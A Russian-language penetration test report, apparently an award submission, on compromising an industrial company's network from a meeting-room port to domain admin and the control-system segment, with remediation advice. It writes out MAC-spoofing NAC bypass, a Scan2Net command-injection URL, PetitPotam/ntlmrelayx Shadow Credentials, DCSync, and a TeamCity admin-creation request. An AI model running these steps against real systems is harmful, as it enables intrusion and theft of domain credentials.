Pentest Award. irabva

Введение

Работы по тестированию на проникновение проводились в крупной промышленной компании.
Метод тестирования - черный ящик. Заказчик предоставил доступ в переговорную комнату, не предоставляя какой-либо доступ к локальной сети. Во время работ противодействия со стороны Заказчика не было.

Схема сетевого взаимодействия:





Схема атаки:




1 Подключение к локальной сети

После подключения к сети и попытки запросить адрес по протоколу DHCP Исполнитель обнаружил, что в сети используется NAC: в трафике были пакеты EAPOL. Предположив, что для принтера в переговорной комнате используется аутентификация MAB (MAC Access Bypass), Исполнитель использовал MAC-адрес принтера и получил доступ к локальной сети. Сетевой доступ был ограничен, но некоторые сервисы были доступны. Например, LDAP и SMB на контроллере домена, панели администрирования принтеров.

2 Получение учетной записи доменного пользователя

2.1 Пароль по умолчанию в Scan2Net

После получения доступа к локальной сети Исполнитель обнаружил, что в веб-интерфейсе *Scan2Net* для пользователя `Poweruser` был установлен пароль по умолчанию (`Poweruser`). Пользователь имел привилегии на изменение некоторых настроек и создание резервной копии настроек. Резервная копия сохраняется в виде архива, защищенного паролем.




Рекомендации:

- изменить пароль пользователя `Poweruser`;
- проверить, что на других устройствах не используются пароли пользователей по умолчанию.

2.2 Уязвимая версия Scan2Net

После получения доступа к локальной сети Исполнитель обнаружил, что используется уязвимая версия *Scan2Net*. Уязвимость CVE-2024-28138 позволяет исполнять команды ОС.


Пример выполнения команды `id`:




Файл `/opt/s2n/www/cgi/infoio.cgi` содержал пароль от архива с резервной копией настроек (CVE-2024-28146). Чтобы получить пароль, Исполнитель использовал уязвимость выполнения кода:

```
https://<IP-address>/class/msg_events.php?
action=writemsgfifo&data=;grep%20%27Ba%27%20/opt/s2n/www/cgi/infoio.cgi
```

В архиве с резервной копией настроек (см. 2.1 Пароль по умолчанию в Scan2Net), был обнаружен файл `template_smb.sql`, содержащий имя доменного пользователя и зашифрованный пароль для подключения к SMB-серверу. Исследуя файлы приложения через уязвимость исполнения кода, Исполнитель обнаружил сценарий `/opt/s2n/www/cgi/s2nsmb.sh`, который выполнялся при загрузке файлов на SMB-сервер. Для расшифровки пароля использовался исполняемый файл `/opt/s2n/bin/hide`.



Через уязвимость исполнения кода был получен пароль пользователя:



Рекомендации:

- обновить Scan2Net до версии 7.42 или выше;
- ограничить сетевой доступ к веб-панели администрирования устройства в случае, если пользователи не используют веб-панель.

Ссылки:

Описание уязвимостей: https://sec-consult.com/vulnerability-lab/advisory/multiple-critical-vulnerabilities-in-image-access-scan2net/

3 Получение привилегий администратора домена. Использование протокола NETNTLMv1

После получения доступа к ЛВС и учетной записи пользователя Исполнитель провел атаку PetitPotam на контроллер домена, в результате которой контроллер домена прошел аутентификацию на узле Исполнителя по протоколу NetNTLMv1.

```
# start responder
responder -i eth1 -A

# PetitPotam
python3 PetitPotam.py -u <username> -p <password> -d <domain>
<attacker_IP> <dc_IP>
```

Так как протокол NetNTLMv1 не поддерживает подпись пакетов, его использование позволяет провести атаку NTLM Relay. Из сегмента сети, к которому был получен доступ, был доступен порт 389/TCP на втором контролере домена, но не был доступен порт 636/TCP. Исполнитель выбрал атаку Shadow Credentials, а не атаку с Resource Based Constrained Delegation, так как ранее не были получены учетные данный УЗ с SPN, а подключение к LDAP-серверу не дает возможность добавления УЗ компьютера в домен. С помощью `ntlmrelayx.py` Исполнитель выполнил атаки NTLM Relay на LDAP-сервер и Shadow Credentials: записал в атрибут *msDS-KeyCredentialLink* учетной записи контроллера домена информацию о сертификате (идентификатор устройства, публичный ключ и т.п.), с помощью которого можно было пройти аутентификацию в домене.

```
ntlmrelayx.py -t ldap://<other_dc_IP> -smb2support --no-dump --no-da --no-
acl --no-validate-privs --remove-mic --shadow-credentials
```

Затем с помощью сформированного в процессе атаки сертификата Исполнитель прошел аутентификацию в домене по протоколу PKINIT от имени контроллера домена и получил его TGT-билет, а с помощью атаки *UnPAC the hash* получил NT-хеш пароля машинной учетной записи.

```
python3 gettgtpkinit.py -cert-pfx <path_to_pfx> -pfx-pass <pfx_path>
<domain>/<dc_name> <path_to_ccache>

export KRB5CCNAME=<path_to_ccache> python3 getnthash.py -key <key>
<domain>/<dc_name>
```

Используя TGT-билет контроллера домена Исполнитель провел атаку DCSync для получения NT-хеша учетных записей krbtgt и администратора домена.

```
export KRB5CCNAME=<path_to_ccache> secretsdump.py -just-dc -just-dc-user
<domain>\\krbtgt -k <dc_fqdn> -o krbtgt_hash
```

После получения привилегий администратора домена на контроллере домена был запущен SOCKS-прокси сервер.

Рекомендации:

- запретить использование аутентификации по протоколу NetNTLMv1 через групповые политики: `Computer Configurations -> Policies -> Windows Settings-> Security Settings -> Local Policies -> Security Options -> Network Security: LAN Manager authentication level)`;
- применить RPC-фильтры, как описано в статье;
- отслеживать любые модификации атрибута *msDS-KeyCredentialLink* учетных записей компьютеров и пользователей в домене Active Directory.

4 Получение полного сетевого доступа и доступа в сегмент АСУ ТП

4.1 Раскрытие данных об инфраструктуре

При сканировании через прокси-сервер на контроллере домена (см. 3 Получение привилегий администратора домена. Использование протокола NETNTLMv1) Исполнитель обнаружил веб-приложение *Security Portal*. Приложение без аутентификации раскрывает конфигурационную информацию о различных системах во внутренней инфраструктуре, включая IP-адреса и порты других сервисов, в том числе Zabbix, Cisco ISE, Teamcity.

Рекомендации

- настроить обязательную аутентификацию при доступе к приложению;
- ограничить сетевой доступ к веб-приложению.

4.2 Использование уязвимой версии TeamCity

В веб-приложении *Security Portal* была обнаружена ссылка на систему *CI/CD TeamCity*. Используемая версия ПО содержала известную уязвимость с идентификатором CVE-2023-42793. Следует отметить, что эксплуатации уязвимости может быть осуществлена с использованием общедоступной инструкции.

В процессе эксплуатации через прокси-сервер на контроллере домена Исполнитель

получил токен для аутентифицированного доступа к API-интерфейсу приложения с использованием следующего запроса:

Далее Исполнитель зарегистрировал в приложении новую учетную запись администратора с помощью запроса

```
POST /app/rest/users HTTP/1.1
Host: hostname:8111
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0)
Gecko/20100101 Firefox/133.0
Accept: */*
Connection: keep-alive
Content-Type: application/json
Authorization: Bearer token
Content-Length: N

{"username": "new_username", "password": "new_password", "email":
"new_username", "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope":
"g"}]}}
```

Созданная учетная запись была использована для получения доступа к системе CI/CD *TeamCity* с максимальными привилегиями. Администраторский доступ к системе может быть использован для выполнения произвольного кода на узле, а также для получения исходных кодов приложений, различных аутентификационных данных (пароли,

закрытые ключи и т.п.). Кроме того, при компрометации *TeamCity* потенциальный злоумышленник сможет вносить изменения в исходные коды приложений (добавлять собственный вредоносный код) для получения доступа к узлам, на которых эти приложения устанавливаются и запускаются.

Рекомендации

- обновить ПО до последней, наиболее безопасной версии, либо, если это невозможно, до версии 2023.05.4, где уязвимость исправлена;
- если обновление невозможно, установить плагин, предоставленный разработчиком и устраняющий уязвимость.

4.3 Учетные данные в проекте Security Portal

После получения привилегий администратора в приложении *TeamCity* (см. 4.2 Использование уязвимой версии TeamCity) Исполнитель экспортировал настройки проекта *Security Portal*.

В полученных файлах были обнаружены передаваемые переменные окружения (в том числе имена пользователей и пароли, адреса сервисов), закрытый SSH-ключ и пароль для него, токены для нескольких веб-приложений (например, в файле `./_Root/project-cofig.xml`).

Токены и пароль для загруженного закрытого SSH-ключа были зашифрованы, но в *TeamCity* используется один и тот же постоянный ключ для шифрования секретов. С помощью общедоступного сценария *teamcity-secret-decrypt.py* указанные секреты были расшифрованы.

```
# find secrets in project files
grep -r 'zxx' ./

#decrypt
python2.7 teamcity-secret-decrypt.py <secret>
```

Также в конфигурации проекта были обнаружены данные для подключения к SSH-серверу (порт, IP-адрес, имя пользователя), на который загружается проект.

Рекомендации

Обеспечить хранение различных аутентификационных данных (ключей, токенов, паролей, сертификатов и т.п.), используемых в проектах TeamCity в специально предназначенных для этого хранилищах, например, HashiCorp Vaul.

4.4 Неограниченный сетевой доступ по MAB

Используя учетные данные, полученные из переменных окружения при анализе проекта *Security Portal* в *TeamCity* (см. 4.3 Учетные данные в проекте Security Portal), Исполнитель через прокси-сервер на контроллере домена получил доступ к API Cisco ISE (порт 9060/TCP). API позволяет получить информацию о сетевых устройствах (в

том числе о настройках SNMP-сервера, IP-адрес, версию ПО), конечных узлах и группах узлов, внутренних пользователях Cisco ISE и другую информацию.

Пример запроса для получения списка сетевых устройств, имя которых содержит `tst`:

```
GET /ers/config/networkdevice/?filter=name.CONTAINS.tst HTTP/1.1
Host: hostname:9060
Cookie: APPSESSIONID=cookie
Authorization: Basic_auth
Accept: application/json
Contenet-Type: application/json
Connection: keep-alive
```

Изучая список групп конечных устройств (`/ers/config/endpointgroup/`) Исполнитель обнаружил группы, имена которых содержали строку `MAB` и предположил, что для устройств в этих группах разрешен тип аутентификации *MAC Authentication Bypass*, то есть по MAC-адресу.
С помощью следующего запроса был получен список групп конечных устройств, имена которых содержали строку `MAB`:

```
GET /ers/config/endpointgroup/?filter=name.CONTAINS.MAB&size=100 HTTP/1.1
Host: hostname:9060
Cookie: APPSESSIONID=cookie
Authorization: Basic_auth
Accept: application/json
Contenet-Type: application/json
Connection: keep-alive
```

В списке была обнаружена группа "*MAB-PRIV-USERS*". С помощью следующего запроса был получен список устройств в этой группе (*<id>* - uid группы, полученный предыдущим запросом):

```
GET /ers/config/endpoint/?filter=groupId.EQ.<id> HTTP/1.1
Host: hostname:9060
Cookie: APPSESSIONID=cookie
Authorization: Basic_auth
Accept: application/json
Contenet-Type: application/json
Connection: keep-alive
```

В результате была получена информация о 5 устройствах. В поле `name` были указаны MAC-адреса. Исполнитель задал сетевому интерфейсу на своем компьютере MAC-адрес, принадлежащий одному из узлов в группе *"MAB-PRIV-USERS"*, подключился к локальной сети через Ethernet-розетку в переговорной комнате и запросил IP-адрес по протоколу DHCP. В результате был получен IP-адрес и доступ в сегмент сети, предположительно используемый администраторами. Полученный сетевой доступ к указанному сегменту давал возможность взаимодействия с множеством узлов в сети, которые не были доступны из полученных ранее точек подключения, в том числе к сегментам АСУ ТП.

Рекомендации

- для устройств, которые поддерживают аутентификацию по сертификатам, использовать этот тип аутентификации;
- для устройств, которые поддерживают аутентификацию по сертификатам, ограничить сетевой доступ минимально необходимым.

Вывод

Использование устаревшего ПО и небезопасных настроек позволило не только получить привилегии администратора домена, но и получить сетевой доступ к сегменту АСУ ТП. Для своего удобства администраторы использовали небезопасный способ аутентификации в сети, несмотря на то, что для обычных пользователей было обязательным использовать сертификат для подключения. Для нас это оказалось тоже удобно: подключаясь к сети в переговорной комнате мы получили доступ к технологической сети.